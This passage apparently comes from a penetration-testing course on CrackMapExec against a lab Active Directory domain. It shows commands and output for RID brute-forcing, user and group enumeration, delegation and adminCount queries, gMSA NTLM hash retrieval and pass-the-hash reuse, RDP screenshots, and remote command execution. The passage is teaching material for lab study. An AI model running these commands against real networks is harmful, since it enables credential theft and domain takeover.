SMB         10.129.203.121  445    DC01             527:
INLANEFREIGHT\Enterprise Key Admins (SidTypeGroup)
SMB         10.129.203.121  445    DC01             553: INLANEFREIGHT\RAS
and IAS Servers (SidTypeAlias)
SMB         10.129.203.121  445    DC01             571:
INLANEFREIGHT\Allowed RODC Password Replication Group (SidTypeAlias)
SMB         10.129.203.121  445    DC01             572:
INLANEFREIGHT\Denied RODC Password Replication Group (SidTypeAlias)
SMB         10.129.203.121  445    DC01             1002:
INLANEFREIGHT\DC01$ (SidTypeUser)
SMB         10.129.203.121  445    DC01             1103:
INLANEFREIGHT\DnsAdmins (SidTypeAlias)
SMB         10.129.203.121  445    DC01             1104:
INLANEFREIGHT\DnsUpdateProxy (SidTypeGroup)
SMB         10.129.203.121  445    DC01             1106:
INLANEFREIGHT\julio (SidTypeUser)
SMB         10.129.203.121  445    DC01             1107:
INLANEFREIGHT\david (SidTypeUser)
SMB         10.129.203.121  445    DC01             1108:
INLANEFREIGHT\john (SidTypeUser)
SMB         10.129.203.121  445    DC01             1109:
INLANEFREIGHT\svc_workstations (SidTypeUser)
```

```
SMB         10.129.203.121  445    DC01             2107:
INLANEFREIGHT\MS01$ (SidTypeUser)
SMB         10.129.203.121  445    DC01             2606:
INLANEFREIGHT\carlos (SidTypeUser)
SMB         10.129.203.121  445    DC01             2607:
INLANEFREIGHT\robert (SidTypeUser)
SMB         10.129.203.121  445    DC01             2608:
INLANEFREIGHT\Linux Admins (SidTypeGroup)
SMB         10.129.203.121  445    DC01             2609:
INLANEFREIGHT\LINUX01$ (SidTypeUser)
```

By default, `--rid-brute` enumerate objects brute forcing RIDs up to 4000. We can modify its behavior using `--rid-brute [MAX_RID]`.

The `--rid-brute` option can be used to retrieve user names and other Active Directory objects that match the brute-forced IDs. It can also be used to enumerate domain accounts if `NULL Authentication` is enabled. It's important to remember that this option can be used in these ways.

Enumerate Disks

An important piece that we sometimes need to remember to check is the additional disks that may exist on a server. CrackMapExec has an option `--disks` that allows us to check the disks that exist in the server.

Enumerating Disks

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --disks

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated disks
SMB         10.129.203.121  445    DC01             C:
SMB         10.129.203.121  445    DC01             D:
```

Enumerating Local and Domain Groups

We can enumerate local groups with `--local-groups` or domain groups with `--groups`.

Enumerating Local Groups

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --local-
groups

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated local
groups
SMB         10.129.203.121  445    DC01             Cert Publishers
membercount: 0
SMB         10.129.203.121  445    DC01             RAS and IAS Servers
membercount: 0
SMB         10.129.203.121  445    DC01             Allowed RODC Password
Replication Group  membercount: 0
SMB         10.129.203.121  445    DC01             Denied RODC Password
Replication Group   membercount: 8
SMB         10.129.203.121  445    DC01             DnsAdmins
membercount: 0
SMB         10.129.203.121  445    DC01
SQLServer2005SQLBrowserUser$DC01         membercount: 0
SMB         10.129.203.121  445    DC01             Server Operators
membercount: 5

<SNIP>

SMB         10.129.203.121  445    DC01             Remote Management
Users                  membercount: 3
SMB         10.129.203.121  445    DC01             Storage Replica
Administrators           membercount: 0
```

Enumerating Domain Groups

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --groups

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated domain
group(s)
SMB         10.129.203.121  445    DC01             LAPS_PCAdmin
membercount: 1
```

```
SMB         10.129.203.121  445    DC01             LAPS_DCAdmin
membercount: 0
SMB         10.129.203.121  445    DC01
SQLServer2005SQLBrowserUser$DC01         membercount: 0
SMB         10.129.203.121  445    DC01             Help Desk 2
membercount: 0
SMB         10.129.203.121  445    DC01             Help Desk
membercount: 0
SMB         10.129.203.121  445    DC01             Linux Admins
membercount: 3

<SNIP>

SMB         10.129.203.121  445    DC01             Guests
membercount: 2
SMB         10.129.203.121  445    DC01             Users
membercount: 3
SMB         10.129.203.121  445    DC01             Administrators
membercount: 5
```

If we want to get the group members, we can use `--groups [GROUP NAME]`.

Group Members

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --groups
Administrators

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             [+] Enumerated members
of domain group
SMB         10.129.203.121  445    DC01             inlanefreight.htb\htb
SMB         10.129.203.121  445    DC01
inlanefreight.htb\plaintext
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Domain Admins
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Enterprise Admins
SMB         10.129.203.121  445    DC01
inlanefreight.htb\Administrator
```

Note: At the time of writing `--local-group` only works against a Domain Controller, and querying a group using the group name doesn't work.

Querying WMI

Windows Management Instrumentation (WMI) is used for administrative operations on Windows operating systems. We can write WMI scripts or applications to automate administrative tasks on remote computers. WMI provides management data to other parts of the operating system and products, for example, System Center Operations Manager (formerly Microsoft Operations Manager (MOM)) or Windows Remote Management (WinRM).

One of the primary use of Windows Management Instrumentation (WMI) is the ability to query the WMI repository for class and instance information. For example, we can request that WMI return all the objects representing shut-down events from a remote or local system.

WMI uses TCP port 135 and a range of dynamic ports: 49152-65535 (RPC dynamic ports – Windows Vista, 2008 and above), TCP 1024-65535 (RPC dynamic ports – Windows NT4, Windows 2000, Windows 2003), or we can set up WMI to use a custom range of ports.

Let's use, for example, WMI to query if a remote computer has the Sysmon application running and to display the Caption and ProcessId, the WMI query we will use is `SELECT Caption,ProcessId FROM Win32_Process WHERE Caption LIKE '%sysmon%'`:

Using WMI to Query if Sysmon is Running

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --wmi
"SELECT Caption,ProcessId FROM Win32_Process WHERE Caption LIKE
'%sysmon%'"

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             Caption =>
Sysmon64.exe
SMB         10.129.203.121  445    DC01             ProcessId => 3220
```

WMI organizes its classes in a hierarchical namespace. To perform a query, we must know the Class Name and the Namespace in which it is located. In the above example, query the class `Win32_Process` in the namespace `root\cimv2`. We didn't specify the namespace because, by default, CME use `root\cimv2` (we can see that information in the --help menu).

To query another namespace, we need to specify it. Let's, for example, query `MSPower_DeviceEnable` class, which is within the namespace `root\WMI`. This class holds

information about devices that should dynamically power on and off while the system works. To learn more about how to find WMI classes that are related to a specific topic, we can use Microsoft and 3rd party documentation from wutils.com.

Quering root\WMI Namespace

```
crackmapexec smb 10.129.203.121 -u robert -p Inlanefreight01! --wmi
"SELECT * FROM MSPower_DeviceEnable" --wmi-namespace "root\WMI"

SMB         10.129.203.121  445    DC01             [*] Windows 10.0 Build
17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         10.129.203.121  445    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01!
SMB         10.129.203.121  445    DC01             InstanceName =>
PCI\VEN_15AD&DEV_0779&SUBSYS_077915AD&REV_00\4&23f707fc&0&00B8_0
SMB         10.129.203.121  445    DC01             Active => True
SMB         10.129.203.121  445    DC01             Enable => True
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             InstanceName =>
PCI\VEN_8086&DEV_10D3&SUBSYS_07D015AD&REV_00\005056FFFFB9E8F200_0
SMB         10.129.203.121  445    DC01             Active => True
SMB         10.129.203.121  445    DC01             Enable => True
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             InstanceName =>
USB\ROOT_HUB30\5&da8887e&0&0_0
SMB         10.129.203.121  445    DC01             Active => True
SMB         10.129.203.121  445    DC01             Enable => True
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             InstanceName =>
USB\VID_0E0F&PID_0003&MI_00\7&2a0405e8&0&0000_0
SMB         10.129.203.121  445    DC01             Active => True
SMB         10.129.203.121  445    DC01             Enable => True
SMB         10.129.203.121  445    DC01
SMB         10.129.203.121  445    DC01             InstanceName =>
USB\VID_0E0F&PID_0003&MI_01\7&2a0405e8&0&0001_0
SMB         10.129.203.121  445    DC01             Active => True
SMB         10.129.203.121  445    DC01             Enable => True
```

Note: Commonly, to query WMI, we will need to have administrative privileges, but an administrator can configure a non-administrator account to query WMI. If that's the case, we can use a non-administrator account to perform WMI queries.

To learn more about WMI Query Language (WQL), we can read Microsoft's Documentation.

Next Steps

The following section will cover enumeration using the `LDAP` and `RDP` protocols.

LDAP and RDP Enumeration

Earlier, we explored some enumeration options with SMB, the most used protocol in CrackMapExec, but there are more enumeration options with the `LDAP` and `RDP` protocols.

This section will show some of these options and how we can further enumerate our targets.

LDAP & RDP Commands

The `LDAP` and `RDP` protocols include the following options:

Command	Description
`crackmapexec ldap <target> -u <u> -p <p> --users`	Enumerate enabled domain users
`crackmapexec ldap <target> -u <u> -p <p> --groups`	Enumerate domain groups
`crackmapexec ldap <target> -u <u> -p <p> --password-not-required`	Get the list of users with flag PASSWD_NOTREQD
`crackmapexec ldap <target> -u <u> -p <p> --trusted-for-delegation`	Get the list of users and computers with flag TRUSTED_FOR_DELEGATION
`crackmapexec ldap <target> -u <u> -p <p> --admin-count`	Get objets that had the value adminCount=1
`crackmapexec ldap <target> -u <u> -p <p> --get-sid`	Get domain sid
`crackmapexec ldap <target> -u <u> -p <p> --gmsa`	Enumerate GMSA passwords
`crackmapexec rdp <target> -u <u> -p <p> --nla-screenshot`	Screenshot RDP login prompt if NLA is disabled
`crackmapexec rdp <target> -u <u> -p <p> --screenshot`	Screenshot RDP if connection success
`crackmapexec rdp <target> -u <u> -p <p> --screentime SCREENTIME`	Time to wait for desktop image

Command	Description
`crackmapexec rdp <target> -u <u> -p <p> --res RES`	Resolution in "WIDTHxHEIGHT" format. Default: "1024x768"

Let's review the ones we have not worked with yet.

Enumerating Users and Groups

Just as we did with the `SMB` protocol, we can also enumerate users and groups with `LDAP`:

Enumerating Users and Groups

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! --
users --groups

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LDAP        dc01.inlanefreight.htb 389    DC01             [*] Total of
records returned 32
LDAP        dc01.inlanefreight.htb 389    DC01             Administrator
Built-in account for administering the computer/domain
LDAP        dc01.inlanefreight.htb 389    DC01             Guest
Built-in account for guest access to the computer/domain
LDAP        dc01.inlanefreight.htb 389    DC01             krbtgt
Key Distribution Center Service Account
LDAP        dc01.inlanefreight.htb 389    DC01             julio
LDAP        dc01.inlanefreight.htb 389    DC01             david
LDAP        dc01.inlanefreight.htb 389    DC01             john
User for kiosko IP 172.16.10.9
LDAP        dc01.inlanefreight.htb 389    DC01
svc_workstations
LDAP        dc01.inlanefreight.htb 389    DC01             carlos
LDAP        dc01.inlanefreight.htb 389    DC01             robert
LDAP        dc01.inlanefreight.htb 389    DC01             grace
LDAP        dc01.inlanefreight.htb 389    DC01             peter
LDAP        dc01.inlanefreight.htb 389    DC01             alina
Account for testing HR App. Password: HRApp123!

<SNIP>

LDAP        dc01.inlanefreight.htb 389    DC01             Administrators
LDAP        dc01.inlanefreight.htb 389    DC01             Users
```

```
LDAP        dc01.inlanefreight.htb 389    DC01             Guests
LDAP        dc01.inlanefreight.htb 389    DC01             Print Operators
LDAP        dc01.inlanefreight.htb 389    DC01             Backup
Operators
LDAP        dc01.inlanefreight.htb 389    DC01             Replicator
LDAP        dc01.inlanefreight.htb 389    DC01             Remote Desktop
Users
LDAP        dc01.inlanefreight.htb 389    DC01             Network
Configuration Operators
LDAP        dc01.inlanefreight.htb 389    DC01             Performance
Monitor Users
LDAP        dc01.inlanefreight.htb 389    DC01             Performance Log
Users
LDAP        dc01.inlanefreight.htb 389    DC01             Distributed COM
Users
LDAP        dc01.inlanefreight.htb 389    DC01             IIS_IUSRS
LDAP        dc01.inlanefreight.htb 389    DC01             Cryptographic
Operators
LDAP        dc01.inlanefreight.htb 389    DC01             Event Log
Readers
LDAP        dc01.inlanefreight.htb 389    DC01             Certificate
Service DCOM Access

<SNIP>
```

Note: Keep in mind that `LDAP` protocol communications won't work if we can't resolve the domain FQDN. If we are not connecting to the domain DNS servers, we need to configure the FQDN in the `/etc/hosts` file.

Enumerating Interesting Account Properties

The `ldap` protocol has a few more options to help us identify accounts with the flag for `PASSWD_NOTREQD` or `TRUSTED_FOR_DELEGATION`, and we can even query all accounts with the `adminCount` value 1.

If the account control attribute `PASSWD_NOTREQD` is set, the user is not subject to the current password policy length, meaning they could have a shorter password or no password at all (if empty passwords are allowed in the domain). We can use the option `--password-not-required` to identify those accounts.

Identifying the PASSWD_NOTREQD Attribute

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! --
password-not-required
```

```
SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LDAP        dc01.inlanefreight.htb 389    DC01             User: Guest
Status: enabled
```

If the attribute `TRUSTED_FOR_DELEGATION` is set, the service account (user or computer) under which a service runs is trusted for Kerberos delegation, meaning that it can impersonate a client requesting the service. This type of attack is called `Kerberos Unconstrained Delegation`. To learn more about this topic, you can read this blog post.

Identifying Unconstrained Delegation

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! --
trusted-for-delegation

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LDAP        dc01.inlanefreight.htb 389    DC01             MS01$
LDAP        dc01.inlanefreight.htb 389    DC01             DC01$
```

The `adminCount` attribute determines whether or not the `SDProp` process protects a user. In this process, the `AdminSDHolder` in Active Directory serves as a template for ACL permissions for protected user accounts. If any account ACE is modified (say, by an attacker), accounts protected by this process will have their ACL permissions reset to the templated permission set every time the `SDProp` process runs, which is by default every 60 minutes but can be modified. The user is not covered if the value is set to 0 or not specified. If the attribute value is set to 1, the user is protected. Attackers will often look for accounts with the adminCount attribute set to 1 to target in an internal environment. These are often privileged accounts and may lead to further access or full domain compromise.

Querying the adminCount Attribute

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! --
admin-count

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
```

```
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LDAP        dc01.inlanefreight.htb 389    DC01             Administrator
LDAP        dc01.inlanefreight.htb 389    DC01             Administrators
LDAP        dc01.inlanefreight.htb 389    DC01             Print Operators
LDAP        dc01.inlanefreight.htb 389    DC01             Backup
Operators
LDAP        dc01.inlanefreight.htb 389    DC01             Replicator
LDAP        dc01.inlanefreight.htb 389    DC01             krbtgt
LDAP        dc01.inlanefreight.htb 389    DC01             Domain
Controllers
LDAP        dc01.inlanefreight.htb 389    DC01             Schema Admins
LDAP        dc01.inlanefreight.htb 389    DC01             Enterprise
Admins
LDAP        dc01.inlanefreight.htb 389    DC01             Domain Admins
LDAP        dc01.inlanefreight.htb 389    DC01             Server
Operators
LDAP        dc01.inlanefreight.htb 389    DC01             Account
Operators
LDAP        dc01.inlanefreight.htb 389    DC01             Read-only
Domain Controllers
LDAP        dc01.inlanefreight.htb 389    DC01             Key Admins
LDAP        dc01.inlanefreight.htb 389    DC01             Enterprise Key
Admins
LDAP        dc01.inlanefreight.htb 389    DC01             julio
LDAP        dc01.inlanefreight.htb 389    DC01             david
LDAP        dc01.inlanefreight.htb 389    DC01             john

<SNIP>
```

Enumerating the Domain SID

Some domain attacks require us to obtain certain domain information, such as a user or domain SID. The SID (Security IDentifier) is a unique ID number that a computer or domain controller uses to identify you. The domain sid is a unique ID number that identifies the domain. To get the domain sid using CrackMapExec, we can use the flag `--get-sid`:

Gathering the Domain SID

```
crackmapexec ldap dc01.inlanefreight.htb -u robert -p Inlanefreight01! --
get-sid

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
```

```
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 389    DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
LDAP        dc01.inlanefreight.htb 389    DC01             Domain SID S-1-
5-21-3325992272-2815718403-617452758
```

Group Managed Service Accounts (gMSA)

A standalone Managed Service Account (sMSA) is a managed domain account that provides the following:

- Automatic password management.
- Simplified service principal name (SPN) management.
- The ability to delegate the management to other administrators.

This managed service account (MSA) type was introduced in Windows Server 2008 R2 and Windows 7.

The group Managed Service Account (gMSA) provides the same functionality within the domain but also extends that functionality over multiple servers.

To identify an account with privileges to read the password for a gMSA account, we can use PowerShell (we will discuss command execution more in-depth in the following section):

Enumerating Accounts with gMSA Privileges

```
crackmapexec winrm dc01.inlanefreight.htb -u robert -p Inlanefreight01! -X
"Get-ADServiceAccount -Filter * -Properties
PrincipalsAllowedToRetrieveManagedPassword"

SMB         dc01.inlanefreight.htb 5985   DC01             [*] Windows
10.0 Build 17763 (name:DC01) (domain:inlanefreight.htb)
HTTP        dc01.inlanefreight.htb 5985   DC01             [*]
http://dc01.inlanefreight.htb:5985/wsman
WINRM       dc01.inlanefreight.htb 5985   DC01             [+]
inlanefreight.htb\robert:Inlanefreight01! (Pwn3d!)
WINRM       dc01.inlanefreight.htb 5985   DC01             [+] Executed
command
WINRM       dc01.inlanefreight.htb 5985   DC01

DistinguishedName                          : CN=svc_inlaneadm,CN=Managed
Service Accounts,DC=inlanefreight,DC=htb
Enabled                                    : True
Name                                       : svc_inlaneadm
```

```
ObjectClass                                   : msDS-
GroupManagedServiceAccount
ObjectGUID                                    : 6328a77f-9696-40b4-82b7-
725ac19564b6
PrincipalsAllowedToRetrieveManagedPassword :
{CN=engels,CN=Users,DC=inlanefreight,DC=htb}
SamAccountName                                : svc_inlaneadm$
SID                                           : S-1-5-21-3325992272-
2815718403-617452758-6123
UserPrincipalName                             :
```

In the above example, we can see that the user `engels` has the privilege `PrincipalsAllowedToRetrieveManagedPassword`, which means that it can read the password for the gMSA account `svc_inlaneadm$`. If we compromise an account with the right to read a gMSA password, we can use the option `--gmsa` to retrieve the account's NTLM password hash.

Retrieving gMSA Password

```
crackmapexec ldap dc01.inlanefreight.htb -u engels -p Inlanefreight1998! -
-gmsa

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
LDAP        dc01.inlanefreight.htb 636    DC01             [+]
inlanefreight.htb\engels:Inlanefreight1998!
LDAP        dc01.inlanefreight.htb 636    DC01             [*] Getting
GMSA Passwords
LDAP        dc01.inlanefreight.htb 636    DC01             Account:
svc_inlaneadm$       NTLM: 76fa2df9e8f656ae81b0bd271bef0346
```

To use these credentials, we can use the option `-H` for hashes.

Reviewing Shared Folders with the svc_inlaneadm$ Account

```
crackmapexec smb dc01.inlanefreight.htb -u svc_inlaneadm$ -H
76fa2df9e8f656ae81b0bd271bef0346 --shares

SMB         dc01.inlanefreight.htb 445    DC01             [*] Windows
10.0 Build 17763 x64 (name:DC01) (domain:inlanefreight.htb) (signing:True)
(SMBv1:False)
SMB         dc01.inlanefreight.htb 445    DC01             [+]
inlanefreight.htb\svc_inlaneadm$:76fa2df9e8f656ae81b0bd271bef0346
SMB         dc01.inlanefreight.htb 445    DC01             [+] Enumerated
```

```
shares
SMB         dc01.inlanefreight.htb 445    DC01             Share
Permissions     Remark
SMB         dc01.inlanefreight.htb 445    DC01             -----
-----------     ------
SMB         dc01.inlanefreight.htb 445    DC01             ADMIN$
Remote Admin
SMB         dc01.inlanefreight.htb 445    DC01             C$
Default share
SMB         dc01.inlanefreight.htb 445    DC01             CertEnroll
READ            Active Directory Certificate Services share

<SNIP>
```

RDP Screenshots

We can use CrackMapExec to enumerate usernames through the RDP protocol. If the option to allow RDP only with NLA is disabled on the target machine, we can use the `--nla-screenshot` option to take a screenshot of the logon prompt.


Enumerate Login Prompt

```
crackmapexec rdp 10.129.204.177 --nla-screenshot

RDP         10.129.204.177  3389   DC01             [*] Windows 10 or
Windows Server 2016 Build 17763 (name:DC01) (domain:inlanefreight.htb)
(nla:False)
RDP         10.129.204.177  3389   DC01             NLA Screenshot saved
/home/plaintext/.cme/screenshots/DC01_10.129.204.177_2022-12-19_124833.png
```

To open the screenshot, we can use `Eye of MATE` or `eom` from the CLI.

Using the Eye of MATE to Open the Screenshot

```
eom /home/plaintext/.cme/screenshots/DC01_10.129.203.121_2022-11-
23_163607.png
```



If we have a username and password, we can also take screenshots using the `RDP` protocol with the option `--screenshot`. This option can be combined with `--screentime`, by default 10, which is the time it will wait to take the screenshot once the RDP connection is open. This is useful if we connect to a target machine and the target takes more than 10 seconds to load the desktop.

Another option that can be combined with the `--screenshot` option is `--res`, which corresponds to the screen resolution at the time of the RDP connection. This option is helpful because if we find an active RDP session, depending on the size of the user's screen, we will be able to see all the content or not. By default, this option is set to 1024x768.

Taking a Screenshot

```
crackmapexec rdp 10.129.204.177 -u julio -p Password1 --screenshot --
screentime 5 --res 1280x720

RDP         10.129.204.177  3389   DC01             [*] Windows 10 or
Windows Server 2016 Build 17763 (name:DC01) (domain:inlanefreight.htb)
(nla:False)
RDP         10.129.204.177  3389   DC01             [+]
inlanefreight.htb\julio:Password1 (Pwn3d!)
RDP         10.129.204.177  3389   DC01             Screenshot saved
```


```
/home/plaintext/.cme/screenshots/DC01_10.129.203.121_2022-11-23_163607.png
```

Note: `--screentime` and `--res` are optional flags.

Finally, to open the screenshot, we can use `Eye of MATE` or `eom` from the CLI:

Using the Eye of MATE to Open the Screenshot

```
eom /home/plaintext/.cme/screenshots/DC01_10.129.203.121_2022-11-23_163607.png
```



Next Steps

In this section, we explored several enumeration options using `LDAP` and `RDP` that can help archive our goals. The following section will review how to run commands using CrackMapExec.

Command Execution

We must check for the presence of `UAC` before attempting to execute a command as a local administrator on a remote target. When UAC is enabled, which is the case by default, only the administrator account with RID 500 (the default administrator) can execute remote commands. There are two registry keys to check if this is the case:

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTo
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\FilterAdminist

By default, the value of `LocalAccountTokenFilterPolicy` is set to `0`, meaning that only the built-in administrator account (RID 500) can perform administration tasks. Even if we are in the local administrator group, we will only be able to execute remote commands if the RID of our user is 500. All administrator accounts can execute administrative tasks if the value is set to `1`.

Another setting an administrator can configure is to prevent the local administrator account (RID 500) from performing remote administration tasks. This could be done by setting the registry value `FilterAdministratorToken` to `1`, meaning that the built-in administrator account (RID 500) can not perform remote administrative tasks.

Command Execution as Administrator

Let's use the Administrator account to execute commands and see who is a member of the administrators' group. To run Windows command line commands, we need to use the option `-x` followed by the command we want to execute.

Execute a Command as Administrator

```
crackmapexec smb 10.129.204.133 -u Administrator -p 'AnotherC0mpl3xP4$$' -
-local-auth -x "net localgroup administrators"

SMB         10.129.204.133  445    MS01             [*] Windows 10.0 Build
17763 x64 (name:MS01) (domain:MS01) (signing:False) (SMBv1:False)
SMB         10.129.204.133  445    MS01             [+]
MS01\Administrator:AnotherC0mpl3xP4$$ (Pwn3d!)
SMB         10.129.204.133  445    MS01             [+] Executed command
SMB         10.129.204.133  445    MS01             Alias name
administrators
SMB         10.129.204.133  445    MS01             Comment
Administrators have complete and unrestricted access to the
computer/domain
SMB         10.129.204.133  445    MS01
SMB         10.129.204.133  445    MS01             Members
SMB         10.129.204.133  445    MS01
SMB         10.129.204.133  445    MS01             -----------------------
-------------------------------------------------------
SMB         10.129.204.133  445    MS01             Administrator
SMB         10.129.204.133  445    MS01             INLANEFREIGHT\david
SMB         10.129.204.133  445    MS01             INLANEFREIGHT\Domain
```

```
Admins
SMB         10.129.204.133  445    MS01             INLANEFREIGHT\julio
SMB         10.129.204.133  445    MS01             INLANEFREIGHT\robert
SMB         10.129.204.133  445    MS01             localadmin
SMB         10.129.204.133  445    MS01             The command completed
successfully.
```

Command Execution as non-RID 500 Account

In the above command, the local user `localadmin` is in the `Administrators` group, yet cannot execute the remote command:

